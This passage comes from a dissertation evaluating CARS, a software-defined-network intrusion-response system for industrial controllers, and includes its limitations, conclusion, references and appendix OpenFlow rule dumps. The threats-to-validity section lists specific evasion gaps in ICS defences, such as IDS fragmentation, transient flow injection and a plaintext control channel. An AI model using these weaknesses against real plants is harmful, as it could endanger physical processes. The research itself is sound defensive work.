tank narrowed the concern before it justified a new layer.

The high-rate route is already covered. Driving the tank over its limit means spoofing the level sensor faster than the hardware-in-the-loop refreshes it, so the injection is necessarily high rate; when the trusted remediation identity `192.168.2.45` was used to run exactly that overflow, the volumetric overlay classified it a flood and cut the conduit after seventy-seven writes, the tank peaking in the mid-seventies rather than overflowing. Reading the PLC program confirmed there is no slow path to the same end: the fill thresholds are constants in the control block, the `Setpoint` input word is not referenced, and the level is recomputed from the sensor every scan, so a single low-rate write cannot re-aim the process. The rate overlay therefore closes the overflow that the network gating leaves to it.

Two residuals remain, both narrower and both real. The first is a low-rate authorised action: a trusted role issuing one legitimate command that is individually valid yet operationally harmful. The second is a blind spot inside the existing process agent, whose tamper test (Appendix A.9) checks only the low side, a reading below a floor or a sudden fall, so it restores a sensor spoofed downward but ignores a reading driven high. To cover these a small process guardian was added as a defence-in-depth layer. It is a standalone, read-only Python monitor, separate from the SDN controller and its engine, that reads the tank level from the remediation agent's status feed and alarms on a high-side envelope breach, an impossible rate of change, or a stall in the level while the process should be cycling. Detecting attacks by checking the physical process against its expected invariants, rather than inspecting the network, is an established direction in control-system security [13]; the guardian applies that idea as a narrow, alarm-only backstop to the response system. It never writes the PLC and never touches the enforcement or the remediation agent, so it cannot disturb the running system; it reports, and the network layer keeps its hands off the safety loop.

Both residuals were then exercised live. A trusted `192.168.2.45` issuing a single authorised HMI stop was permitted by CARS, correctly for an authorised control, and the process halted with the tank frozen at 40.4%; the guardian raised a stall alarm twelve seconds later, catching a denial the network layer allows by design. Separately, with the reported level pinned high at 90% (the reported-full deception, the real tank draining beneath it), the existing agent stayed silent, its low-side test blind to the excursion, while the guardian raised a high-level and a rate alarm on the same reading. The guardian catches what the network layer must not act on and what the low-side agent misses, without changing either. These are narrow, live demonstrations that the guardian catches cases the lower layers miss, evidence that the layer has a role, not proof that it is sufficient against a sophisticated covert manipulation. The guardian alarm feed, and the flood block that cut the runaway trusted identity, are collected in Appendix A.11.

This does not claim to solve the insider problem. A manipulation that stays inside the physical envelope and moves the process slowly and plausibly evades an invariant monitor as it evades the agent, and the guardian is detection, an alarm to the operator, not prevention, because automating prevention on the safety loop is the risk this whole approach avoids. That the guardian only alarms is a deliberate boundary rather than a shortfall: it is the same operator-trust logic that runs through the whole design, since the reason the network layer must not cut the safety loop is the reason a process monitor must not act on it either, and a backstop an operator can leave armed is worth more than an automated action on the process that the operator would switch off. Moving from an alarm to a bounded, non-safety-loop action, for instance triggering the existing remediation agent's safe-value restore on a clear envelope breach, is a defensible next step and is carried as future work. What the layer buys is a clean division of responsibility: the network stops who and what should never connect, the rate overlay stops the high-rate abuse, and a process-invariant monitor makes the residual physical anomalies visible. The remaining stealthy-in-envelope case is carried to Section 4.11 and the conclusion as future work.

4.10 Comparison with related work

CARS sits within the body of work on software-defined response for industrial networks, and its contribution is clearest against that work's known limits. Surveys of reactive SDN defence for ICS observe that most systems respond uniformly, dropping or redirecting a flagged flow regardless of what the flow was doing or how important its target is [2]. CARS decides instead on two axes, the industrial operation recovered from the packet and the criticality of the asset, so the same forbidden control draws a 75-second quarantine on the CRITICAL PLC and a 30-second block on the LOW-value unit, and a read from a source is allowed where a write from it is refused. The evaluation shows this grading changes the measured response tier by tier (Section 4.3), rather than being cosmetic.

The self-checking layer relates to the policy-verification work of Melis et al. [8], which checks the consistency of installed flow rules; the CARS flow-integrity checker performs the same class of check

against a trusted baseline and, in the campaign, caught an injected rule and a deleted conduit within one poll. The threat it defends, a control-plane host that rewrites the fabric, is the one identified by Gardiner et al. [4]; CARS adds an authenticated control interface so the defence cannot be silently disarmed, which the campaign confirmed with the refused `HTTP 401`. The stateful shield in the pipeline follows the data-plane connection-tracking idea of AvantGuard [9], and the replica-and-deception direction of Etxezarreta et al. [3] is an alternative to the CARS block-and-maintain, trading a decoy for a graded cut.

What separates CARS from the SDN-response systems it builds on, including the intrusion-response design of Samanis [10], is the deployment barrier it targets. The reactive defences in the literature are attractive but largely undeployed on live OT, because an over-eager block can cut the process; the central result here is a 0% false-positive rate on the live process traffic with a bounded, reversible, evidence-generating response. That property, more than raw detection, is what an operator needs before a reactive defence can be armed on a running plant.

4.11 Threats to validity

The results are honest within limits that should be stated plainly. This is a functional-prototype validation on a single testbed with one process, not a product trial. The accuracy is exact over the twenty-four scored cases and is corroborated by the campaign's live decisions, but twenty-four scored permutations on one bench cannot guarantee a zero false-positive rate on a large, noisy production network; that would need a far larger and more varied traffic sample. The result should be read as: on this system and its rulebook, across the decision space and the live campaign, no legitimate operation was wrongly cut, and not as a statistical guarantee for arbitrary industrial traffic. The physical process is a hardware-in-the-loop: the PLC, the S7 traffic, the control logic and the enforcement are all real, but the water is simulated in Factory IO, so the overflow is a faithful process consequence rather than a spill of real fluid.

The reaction window deserves a sharper caveat than a general remark. Over a hundred trials the median mitigation was 7.6 ms and the 99th percentile 67.9 ms for a single injection, while a sustained flood fired continuously from the real attacker virtual machine was cut in about one second. On this slow tank that second is harmless; on a fast process, high-speed manufacturing or an electrical protection loop, one second is ample time for physical damage, and the reactive layer alone would not suffice there. The mitigation is architectural: the proactive layer, identity binding, allowlist and default-deny, drops a non-conduit or spoofed packet with no reaction window at all, so the residual exposure is a novel operation on an already-permitted conduit. This distinction bounds the pipelined-burst worry: an unregistered attacker never gets a window, because the default-deny stops it at the TCP handshake before any payload lands (the two pivots of Section 4.7 landed zero writes), so a burst of malicious writes inside the window is only possible from a compromised but allowlisted host, where the first packets reach the PLC by design and the injection of Section 4.4 landed nine before the cut. A short pre-isolation burst on such a conduit is therefore the true residual, narrowed by pushing more coverage into the proactive layer and closed at the endpoint only by a TCP reset on quarantine, both carried in the future work. Narrowing it further is a matter of pushing more coverage into the proactive layer or shortening the detection poll, and a fast process would demand both. The figure also reflects this attacker's cadence and the testbed's single-controller path: the injection client sends well below line rate and the control path carries no competing controller load, so the window measured here is a partial proxy for a production plant under concurrent traffic, scheduling jitter or multi-controller pressure, where queueing on the detection path would widen it, as the load correlation of Section 4.6 already begins to show.

A second limit is in the detection sensor, not the policy. The reactive layer depends on Snort to recover the operation from the packet. An earlier configuration inspected single packets at fixed offsets, which let a fragmented operation on an already-permitted conduit evade recognition; that specific gap was closed by enabling stream reassembly and re-anchoring the rules to the protocol header (Section 4.5.1), and a fragmented write is now recovered and blocked at more than one split point. What remains is narrower: the rarest Modbus function codes are still recognised only intermittently, and a sufficiently crafted overlapping-segment or timing evasion is a general IDS problem this work does not claim to settle. The decision logic classifies every operation correctly once it is known, so this is a sensor-coverage limit rather than a flaw in the response, and sharpening the sensor's protocol parsing further is future work. Enabling stream reassembly to close the fragmentation gap does add state to the sensor, which a reassembly-targeted session flood could try to exhaust; that state is bounded on this deployment (`max_tcp 8192` sessions, sixty-second timeout), and because the sensor runs on a passive mirror rather than inline, exhausting it degrades detection rather than stalling forwarding, since the proactive rules live in the switches independently of the sensor. The consequence of a sensor overload is therefore a

loss of operation-awareness on allowlisted conduits, not a halted process, and per-source metering on the mirror is the further mitigation. A deeper limit sits underneath this: the operation-awareness depends on a readable payload. The classic S7comm and Modbus/TCP of this testbed carry the function in clear, but modern industrial protocols that encrypt or integrity-protect the payload, such as S7CommPlus on newer Siemens firmware, OPC UA with security enabled, or CIP Security, would deny the sensor the operation byte altogether. Under such a protocol the operation-aware reactive tier degrades to what can be judged without the payload, while the proactive stateful layer, the identity binding, the role and conduit allowlist and the default-deny, and the process guardian still hold; recovering operation-awareness there would need endpoint or host-based operation telemetry, or a protocol-aware proxy that terminates the secure session, both beyond this work.

Several further limits are architectural rather than defects in the decision logic, and they mark where a lab prototype stops short of a hardened deployment. The OpenFlow control channel runs in plaintext (`tcp:6653`), so an attacker who reached the control plane could intercept or forge flow rules; that plane is a separate wired management network (`10.10.10.0/24`) which none of the evaluated attackers can reach, so the exposure is bounded on this testbed. Relying on segmentation alone is nonetheless a weak posture for a centralised controller: a misconfiguration, a VLAN-hopping technique, or an engineering station dual-homed onto both the operational and management planes would defeat it, leaving the channel open to the control-plane interception and rule-forgery set out in Section 2.4 [4]. The proper mitigation is to run OpenFlow over TLS; this prototype does not implement it, and does not measure its latency overhead. The flow-integrity checker polls every ten seconds, which bounds but does not close its window. A fresh thirty-trial test of each case quantified this: a persistent injected rule was caught on every trial, thirty of thirty, at a median of 8.5 seconds, whereas a rule injected and withdrawn inside a two-second window evaded the auditor on twenty-five of thirty trials, caught only on the five occasions its life happened to straddle a poll boundary (Appendix A.11). Polling has an inherent blind spot below its interval, so an event-driven flow-monitor was built to close it: subscribing to the switch's Nicira flow-monitor, it checks every change to the policy tables against the trusted baseline the instant the change is installed, rather than sampling every ten seconds. Re-running the same thirty-trial transient test with the monitor active, the two-second injection was caught on every trial, thirty of thirty, at a median of 0.27 seconds, against five of thirty for the poll, closing the sub-poll gap on the deployed OpenFlow stack (Appendix A.11). The fabric was tested against volumetric floods from known endpoints but not against a spoofed-source state-exhaustion flood that could fill the connection-tracking table; GUARD drops spoofed protected identities before they reach conntrack, but random unregistered spoofed sources would still consume state, and conntrack limits or per-source metering are the mitigation. Finally, the detection bridge reads Snort's alert file and posts over HTTP; with a follow-on-write tail and a per-conduit cooldown this is adequate at the loads measured, but a heavy multi-source flood would bottleneck it, and a production system would use in-memory inter-process communication. The enforcement also carries a consequence worth stating plainly: the isolate and block responses install a silent `drop`, and for a session already established to a PLC that leaves the PLC holding a half-open socket until its own TCP timeout expires, because its outbound segments go unacknowledged rather than being reset. On an S7-1200, whose concurrent-connection pool is small, repeatedly isolating an attacker mid-session could in principle exhaust that pool and degrade the very device the defence protects; this was identified analytically but not stress-tested. Emitting a TCP reset toward the PLC on quarantine, so its socket closes at once, is the remedy, carried in the future work. The controller is also a central dependency, noted for compromise in Section 2.4 but with an availability face as well, and a two-part reconnection test drew the line between the two planes. Restarting the Snort sensor while the process ran was transparent: the inter-frame timing on the live conduit was indistinguishable from baseline (mean 4.90 against 4.91 ms, worst gap 33 against 42 ms) because the sensor is passive and out of band, so re-attaching it never touches forwarding. Forcing a controller reconnection was not: tearing the controller off and back onto the switches opened a roughly twenty-second window with multi-second forwarding stalls, during which the synchronous S7 session between the process simulator and the PLC dropped and did not auto-recover, freezing the tank until the driver was reconnected by hand. That figure must be read with a caveat, however. The switches already run with `fail_mode=secure`, the correct hardening, so a genuine controller crash that leaves the installed flow rules intact should keep the data plane forwarding; the disruption observed here largely reflects the heavy delete-and-re-add reconnection and the controller's pipeline re-sync rather than a faithful crash, and the precise crash-transparency figure was left for careful future work rather than re-frozen out of the live process (Appendix A.12). Operational availability under a genuine controller failure is therefore not proven here, only bounded: the fail-secure switches should keep the data plane forwarding on a clean crash, but a faithful crash test at production depth remains outstanding, so this is a limit of scope

rather than a claim of crash resilience. Nor was the controller's headroom on a fabric far larger than three switches and two PLCs measured, where many more nodes and multicast-heavy protocols such as PROFINET could add processing jitter. Each of these is a known engineering step, identified and bounded here, not a flaw in the response model.

Four boundaries are then carried through honestly. Layer-two host discovery by ARP broadcast is a network function and is not policy-gated, so an attacker on the segment learns the host inventory even under CARS; only the services and the operations stay hidden. The system trusts its role assignment: GUARD stops an attacker impersonating a role at the port and MAC level, but a genuinely compromised host acting within the operations its role is permitted is trusted by design and only monitored. The starkest case is a genuinely trusted party acting within its permitted operations, the compromised HMI or corrupted agent behind classic ICS incidents; this design bounds that case on three sides without eliminating it. The rate overlay already cuts the high-rate injection an overflow requires, shown when a trusted identity's flood was blocked and the tank held (Section 4.9), and the PLC program offers no low-rate path to the same effect. A process guardian, added as a read-only defence-in-depth layer, alarms on the high-side envelope and liveness anomalies that the network must not act on and that the low-side remediation agent misses, catching both a trusted stop and a reported-full sensor spoof in testing. What is left is genuinely hard: a manipulation that stays within the physical envelope and moves the process slowly and plausibly evades an invariant monitor as it evades the agent, and the remediation agent itself, trusted to issue any operation so it can restore the process, is trusted by design, though a high-rate abuse of that role is still cut by the flood overlay (a runaway agent driven at flood rate against the PLC was blocked in testing), so only a low-rate, in-role abuse of it slips through. The guardian is detection, not prevention, since automating prevention on the safety loop is the risk this whole approach avoids. Finally, a fully subverted controller that knows the defence's own internal markings is outside what a self-checking control plane can catch. These are boundaries of the approach, deliberate or fundamental, not defects of the implementation, and they bound the claims made here.

4.12 Ethics

All offensive work was conducted on an isolated, self-contained testbed with no connection to any production or external network, using hardware and a simulated process owned by the research group. No live industrial infrastructure was touched, and no data beyond the group's own was involved. The attacks, including the process-devastation injection, were run to measure a defence and were reversed after each run, with the process returned to its safe state. The intent throughout is defensive: to establish whether a reactive network defence can be trusted on a live process, so that operators have evidence before arming one. The tooling and the findings are reported at the level needed to substantiate the results and to be reproduced by other researchers, without providing a turnkey attack against any specific deployed system.

Chapter 5

Conclusion

Automated intrusion response is still rarely enabled on operational technology, and the reason is trust rather than detection: an operator will not arm a defence that might cut the process it is meant to protect (Chapter 1). This project set out to lower that barrier with CARS, an SDN intrusion-response system whose action is conditioned on the criticality of the asset and the industrial operation being attempted, and whose responses are bounded in time, reversible, and evidence-generating. It was built on a hardware testbed with two real Siemens S7-1212C PLCs and a live tank process, and evaluated at the level of individual packets. The central result is that the armed defence refused every illegitimate operation while cutting none of the legitimate process traffic: a false-positive rate of zero on the live process, with a response that scales by criticality and enforcement shown on the wire rather than inferred from a log. That property, more than raw detection, is what an operator needs before arming a reactive defence on a running plant.

5.1 Contributions

The project met the five objectives set out in Chapter 1, summarised against their outcomes in Table 5.1. A representative three-node SDN-ICS testbed was built with real PLCs, an operator panel, an engineering workstation and a hardware-in-the-loop tank, so that every response could be judged against a physical consequence rather than a simulated one. On that fabric, CARS was realised as a three-table OpenFlow pipeline, identity binding against spoofing, a stateful policy stage carrying the criticality- and operation-aware rulebook, and an L2 switch, behind which sit a graded seven-level response ladder, a flow-integrity self-check and an authenticated control interface. The decision logic was measured across the range of source role, operation class and asset criticality and returned a correct verdict for every case, with no legitimate operation wrongly cut, and the same verdicts were corroborated by the live campaign. Each capability was then validated at the packet level, protected against unprotected, from reconnaissance through identity spoofing, out-of-state traffic, control-plane and flow tampering, operation-aware commands, and a false-data injection that overflowed the tank unprotected yet was severed before a single write reached the PLC when the defence was armed. The reaction window was characterised directly, with a median mitigation of 7.6 ms, and the whole account was drawn together in an end-to-end trace of two attacker positions from one machine, which showed the same enforcement applied at coarse gateway granularity for a NAT-collapsed external attacker and at fine per-host granularity for an on-segment insider.

5.2 What the evaluation establishes, and what it does not

The result is best read as a layered account of responsibility rather than a single defence. The proactive layer, identity binding and a stateful default-deny allowlist, stops a source that should never connect with no reaction window at all, which the two-pivot trace confirmed for both the external and the on-segment attacker. The reactive, operation-aware layer governs what an already-permitted party may then do, refusing a dangerous operation on a critical asset while permitting a read; the volumetric overlay cuts high-rate abuse even from a trusted role; and, added as defence in depth, a read-only process guardian raises an alarm on the physical anomalies the network layer must not act on. Together these draw a clean division: the network decides who and what may connect, and a process-invariant monitor watches the

Objective	Outcome
Build a representative hardware testbed with an SDN fabric, real PLCs, an operator panel and a live process	Three-node fabric, two S7-1212C PLCs, KTP700 panel, EWS and a Factory IO tank driven through the controlled switches (Chapter 3)
Design a graded, bounded, reversible, evidence-generating response model	Seven-rung ladder (ALLOW to REFUSE) with criticality-scaled self-healing durations (75/60/45/30 s) and an audit record per decision (Chapters 3, 4)
Implement it as an OpenFlow controller with a layered pipeline and integrity checks	Three-table pipeline (GUARD, stateful POLICY, SWITCH), flow-integrity checker and token-authenticated control API (Chapters 3, 4)
Integrate a hardware-in-the-loop process for real-consequence testing	Factory IO tank on the live PLC, judged by overflow versus safe band (Chapters 3, 4)
Evaluate accuracy and false positives; validate each capability at the packet level, protected versus unprotected	100% decision accuracy, 0% false positives; wire-level campaign across every capability; reaction window characterised (median 7.6 ms) (Chapter 4)

Table 5.1: Aims and objectives against outcomes.

consequence.

The evaluation is honest about where a lab prototype stops. It is a functional-prototype validation on a single testbed with one hardware-in-the-loop process, so the zero-false-positive figure is a statement about this system and its rulebook across the decision space and the live campaign, not a statistical guarantee for arbitrary industrial traffic. The reaction window is a few milliseconds here but is a property of any detect-then-respond defence, and a faster process would demand more of the proactive layer. The residual adversary the design cannot fully answer is a trusted party manipulating the process slowly and within its physical envelope; the guardian narrows this case but does not close it, because prevention on the safety loop is the very thing that must not be automated. Several further limits are architectural rather than flaws in the response model, and are carried openly in Chapter 4: the OpenFlow control channel runs in plaintext on an isolated management plane, the flow-integrity poll left a sub-interval blind spot that an event-driven monitor was added to close, the fabric was not tested against a spoofed-source state-exhaustion flood, and the file-based detection bridge would bottleneck under a heavy distributed load.

5.3 Future work

The limitations above map directly onto the next steps.

- **Toward deployment.** Run OpenFlow over TLS and measure the added control-path latency; test and harden the fabric against spoofed-source state-exhaustion flooding with connection-tracking limits and per-source metering; and move the detection bridge from file-and-HTTP to in-memory inter-process communication to hold the reaction window under heavy load. The transient-injection blind spot in the flow-integrity poll has already been closed with the event-driven flow-monitor added in Chapter 4, and the coarse quarantine of a NAT-collapsed identity has been refined to a conduit-level cut; both are folded into the evaluated system rather than left as proposals.

- **Deepening the process layer.** Generalise the process guardian into sensor-aware remediation on the live process, with setpoint- and invariant-level anomaly detection, so that a trusted insider driving the process slowly within its envelope can be flagged rather than only a gross excursion.

- **Extending the response repertoire.** Give the DEFLECT path a fully interactive decoy that sustains a session with the attacker, and add a TCP reset on quarantine so a recoverable endpoint fails fast instead of hanging on a silent drop.

- **Broader validation.** Exercise the decision logic against a larger and noisier traffic sample, more assets and alternative rulebooks, and a faster process, to move the accuracy result from a functional-prototype figure toward a statistical one; and extend enforcement across the full multi-cell fabric.

- **Advanced deception.** Explore replica-based moving-target defence as an alternative to block-and-maintain, trading a decoy and a shifting target for a graded cut [3].

CARS does not claim to solve intrusion response for industrial control systems. What it shows is narrower and, for the deployment question, more useful: that a reactive SDN defence can be made criticality- and operation-aware, bounded and reversible enough to stop real attacks on a live process at the packet level without ever cutting the process itself. On the evidence of this testbed, the trust barrier that keeps such defences switched off is not fundamental, and an operator given a defence that refuses an unsafe action before it will interrupt the plant has reason to arm it.

Bibliography

[1] National Institute of Standards and Technology, "Guide to operational technology (OT) security," NIST Special Publication 800-82 Rev. 3, National Institute of Standards and Technology, Sept. 2023.

[2] X. Etxezarreta, I. Garitano, M. Iturbe, and U. Zurutuza, "Software-defined networking approaches for intrusion response in industrial control systems: A survey," *International Journal of Critical Infrastructure Protection*, vol. 42, p. 100615, 2023.

[3] X. Etxezarreta, F. Turrin, I. Garitano, M. Iturbe, U. Zurutuza, and M. Conti, "Replica-based moving target defense against injection attacks in software-defined industrial control systems," *IEEE Transactions on Dependable and Secure Computing*, vol. 23, no. 3, 2026.

[4] J. Gardiner, N. Race, A. Eiffert, S. Nagaraja, P. Garraghan, and A. Rashid, "Controller-in-the-middle: Attacks on software defined networks in industrial control systems," in *Proceedings of the 2nd Workshop on CPS & IoT Security and Privacy (CPSIoTSec '21)*, (Virtual Event, Republic of Korea), ACM, Nov. 2021.

[5] Idaho National Laboratory, "Consequence-driven cyber-informed engineering (CCE): Mission support center concept paper," tech. rep., Idaho National Laboratory, Mission Support Center, National and Homeland Security Directorate, Oct. 2016.

[6] Cybersecurity and Infrastructure Security Agency, "Foundations for OT cybersecurity: Asset inventory guidance for owners and operators," tech. rep., U.S. Cybersecurity and Infrastructure Security Agency (CISA), Aug. 2025.

[7] A. Lara, A. Kolasani, and B. Ramamurthy, "Network innovation using openflow: A survey," *IEEE Communications Surveys & Tutorials*, vol. 16, no. 1, pp. 493–512, 2014.

[8] A. Melis, D. Berardi, C. Contoli, F. Callegati, F. Esposito, and M. Prandini, "A policy checker approach for secure industrial sdn," in *2018 2nd Cyber Security in Networking Conference (CSNet)*, IEEE, 2018.

[9] S. Shin, V. Yegneswaran, P. Porras, and G. Gu, "AVANT-GUARD: Scalable and vigilant switch flow management in software-defined networks," in *Proceedings of the 2013 ACM SIGSAC Conference on Computer and Communications Security (CCS '13)*, (Berlin, Germany), ACM, Nov. 2013.

[10] E. Samanis, *Protecting Against Reconnaissance Attacks on Industrial Control Systems: A Moving Target Defense Approach*. PhD thesis, University of Bristol, Aug. 2025.

[11] D. Antonioli and N. O. Tippenhauer, "MiniCPS: A toolkit for security research on CPS networks," in *Proceedings of the First ACM Workshop on Cyber-Physical Systems-Security and/or PrivaCy (CPS-SPC '15)*, (Denver, Colorado, USA), ACM, Oct. 2015.

[12] J. Gardiner, B. Craggs, B. Green, and A. Rashid, "Oops i did it again: Further adventures in the land of ICS security testbeds," in *Proceedings of the ACM Workshop on Cyber-Physical Systems Security and PrivaCy (CPS-SPC '19)*, (London, UK), ACM, Nov. 2019.

[13] A. A. Cárdenas, S. Amin, Z.-S. Lin, Y.-L. Huang, C.-Y. Huang, and S. Sastry, "Attacks against process control systems: Risk assessment, detection, and response," in *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security (ASIACCS '11)*, (Hong Kong, China), ACM, Mar. 2011.

Appendix A

Supporting Material

This appendix reproduces the full captures that back the diagrams, tables and claims of the Design and Implementation chapter (Chapter 3) and the Critical Evaluation chapter (Chapter 4). The configuration and pipeline captures of Sections A.1 to A.4 are from the stable baseline of 3 August 2026; the evaluation artefacts of Sections A.5 onward are from the dedicated fresh runs of 5 to 7 August 2026 that produced Chapter 4. All were taken from the running testbed with the defence armed except where a disarmed contrast is stated. The short outputs appear inline in the chapters; the long ones are collected here in full.

Code and data availability. The complete system, every evaluation harness and the raw result files are published at the project GitHub repository. The excerpts reproduced in this appendix are the load-bearing lines of larger files; the full versions, and the captured data behind every chart and table, are in the repository at the paths given in Table A.1. Each path below is a live link to its file in the repository.

Repository path	Role in this dissertation
06_Build/cars_engine.py	The controller: `classify()`, criticality elevation, `select_response()`, GUARD binding, reactive install (cookie `0x00CA`, `30+15w`), authenticated API
06_Build/snort_bridge.py	Snort alert to `/cars/respond` detection bridge
06_Build/cars_flow_audit.py	Flow-integrity poll against the trusted baseline
06_Build/cars_remediation.py	Process last-good restore agent
06_Build/cars_process.py	Process / control-law reference model
07_Evaluation/overnight/	Accuracy-at-scale, criticality behaviour, flow-integrity, jitter and the Gap 1/2/4 harnesses, with raw data under `results/`
gap4_flowmonitor/cars_flowmonitor.py	Event-driven flow-integrity monitor (Section 4.11)
report/	This dissertation, its figures and its `appendix_listings/` data files

Table A.1: Map from the report to the published repository (the project GitHub repository).

A.1 Full OpenFlow tables

The complete three-table pipeline of Section 3.4, dumped from each switch with `ovs-ofctl -O OpenFlow13 dump-flows`. Table 0 is GUARD (identity binding and anti-spoof), Table 1 is POLICY (the stateful conntrack layer with the allowlist under cookie `0xa2` and the default-deny), and Table 2 is the L2 learning switch. These are the source for Figure 3.8.

```
### ovs1 table=0
 cookie=0x0, duration=20378.869s, table=0, n_packets=27920, n_bytes=3464030, priority=65535,dl_dst=01:80:c2:00:00:0e,dl_type=0x88cc actions=CONTROLLER:65535
 cookie=0x0, duration=20378.874s, table=0, n_packets=1598927, n_bytes=128822228, priority=200,ip,in_port=enx9c69d331d874,dl_src=e0:dc:a0:63:98:09,nw_src=192.168.2.10
       actions=goto_table:1
 cookie=0x0, duration=20378.874s, table=0, n_packets=46876, n_bytes=5356173, priority=200,ip,in_port=enx9c69d331aef0,dl_src=e0:dc:a0:62:b7:4c,nw_src=192.168.2.9 actions=
       goto_table:1
 cookie=0x0, duration=20378.874s, table=0, n_packets=673, n_bytes=40380, priority=200,arp,in_port=enx9c69d331d874,arp_spa=192.168.2.10,arp_sha=e0:dc:a0:63:98:09 actions=
       goto_table:1
 cookie=0x0, duration=20378.874s, table=0, n_packets=2354, n_bytes=141240, priority=200,arp,in_port=enx9c69d331aef0,arp_spa=192.168.2.9,arp_sha=e0:dc:a0:62:b7:4c actions
       =goto_table:1
 cookie=0x0, duration=20378.874s, table=0, n_packets=2795418, n_bytes=215929736, priority=150,in_port="patch-ovs1-gw" actions=goto_table:1
 cookie=0x0, duration=20378.874s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.10 actions=drop
 cookie=0x0, duration=20378.874s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.20 actions=drop
 cookie=0x0, duration=20378.874s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.30 actions=drop
 cookie=0x0, duration=20378.874s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.31 actions=drop
 cookie=0x0, duration=20378.874s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.45 actions=drop
 cookie=0x0, duration=20378.874s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.55 actions=drop
```

```
 cookie=0x0, duration=20378.873s, table=0, n_packets=0, n_bytes=0, priority=100,ip,nw_src=192.168.2.9 actions=drop
 cookie=0x0, duration=20378.873s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.10 actions=drop
 cookie=0x0, duration=20378.873s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.20 actions=drop
 cookie=0x0, duration=20378.872s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.30 actions=drop
 cookie=0x0, duration=20378.872s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.31 actions=drop
 cookie=0x0, duration=20378.872s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.45 actions=drop
 cookie=0x0, duration=20378.872s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.55 actions=drop
 cookie=0x0, duration=20378.872s, table=0, n_packets=0, n_bytes=0, priority=100,arp,arp_spa=192.168.2.9 actions=drop
 cookie=0x0, duration=20378.872s, table=0, n_packets=0, n_bytes=0, priority=50,ip actions=goto_table:1
 cookie=0x0, duration=20378.872s, table=0, n_packets=1, n_bytes=124, priority=0 actions=goto_table:1
### ovs1 table=1
 cookie=0xa2, duration=20378.892s, table=1, n_packets=4416490, n_bytes=345191112, priority=90,ct_state=-trk,ip actions=ct(table=1)
 cookie=0xa2, duration=20378.892s, table=1, n_packets=4394166, n_bytes=339589437, priority=85,ct_state=+est+trk,ip actions=goto_table:2
 cookie=0xa2, duration=20378.892s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.31,nw_dst=192.168.2.20,tp_dst=502 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20378.892s, table=1, n_packets=1, n_bytes=74, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.9,nw_dst=192.168.2.10,tp_dst=102 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20378.892s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.31,nw_dst=192.168.2.10,tp_dst=102 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20378.892s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.3.66,nw_dst=192.168.3.10,tp_dst=102 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20378.889s, table=1, n_packets=2, n_bytes=132, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.55,nw_dst=192.168.2.10,tp_dst=102 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20378.889s, table=1, n_packets=5, n_bytes=370, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.45,nw_dst=192.168.2.10,tp_dst=102 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20378.889s, table=1, n_packets=5, n_bytes=370, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.30,nw_dst=192.168.2.10,tp_dst=102 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20378.889s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.30,nw_dst=192.168.2.20,tp_dst=502 actions=ct(
       commit),goto_table:2
 cookie=0xa2, duration=20378.889s, table=1, n_packets=0, n_bytes=0, priority=80,ct_state=+new+trk,tcp,nw_src=192.168.2.55,nw_dst=192.168.2.9,tp_dst=102 actions=ct(commit
       ),goto_table:2
 cookie=0xa2, duration=20378.889s, table=1, n_packets=0, n_bytes=0, priority=55,ct_state=+new+trk,ip,nw_dst=192.168.2.20 actions=drop
 cookie=0xa2, duration=20378.889s, table=1, n_packets=0, n_bytes=0, priority=55,ct_state=+new+trk,ip,nw_dst=192.168.2.10 actions=drop
 cookie=0xa2, duration=20378.889s, table=1, n_packets=0, n_bytes=0, priority=55,ct_state=+new+trk,ip,nw_dst=192.168.2.9 actions=drop
 cookie=0xa2, duration=20378.889s, table=1, n_packets=22311, n_bytes=4332105, priority=10,ct_state=+new+trk,ip actions=ct(commit),goto_table:2
 cookie=0x0, duration=20378.894s, table=1, n_packets=27759, n_bytes=5098769, priority=0 actions=goto_table:2
### ovs1 table=2
 cookie=0x0, duration=20378.914s, table=2, n_packets=2735, n_bytes=169833, priority=2,dl_dst=ff:ff:ff:ff:ff:ff actions=FLOOD
 cookie=0x0, duration=20378.895s, table=2, n_packets=47206, n_bytes=5223109, priority=1,in_port=enx9c69d331aef0,dl_src=e0:dc:a0:62:b7:4c,dl_dst=e0:dc:a0:63:98:09 actions
       =output:enx9c69d331d874
 cookie=0x0, duration=20378.891s, table=2, n_packets=30961, n_bytes=3466370, priority=1,in_port=enx9c69d331d874,dl_src=e0:dc:a0:63:98:09,dl_dst=e0:dc:a0:62:b7:4c actions
       =output:enx9c69d331aef0
 cookie=0x0, duration=20377.892s, table=2, n_packets=128863, n_bytes=8961760, priority=1,in_port="patch-ovs1-gw",dl_src=92:b7:80:63:54:56,dl_dst=e0:dc:a0:63:98:09
       actions=output:enx9c69d331d874
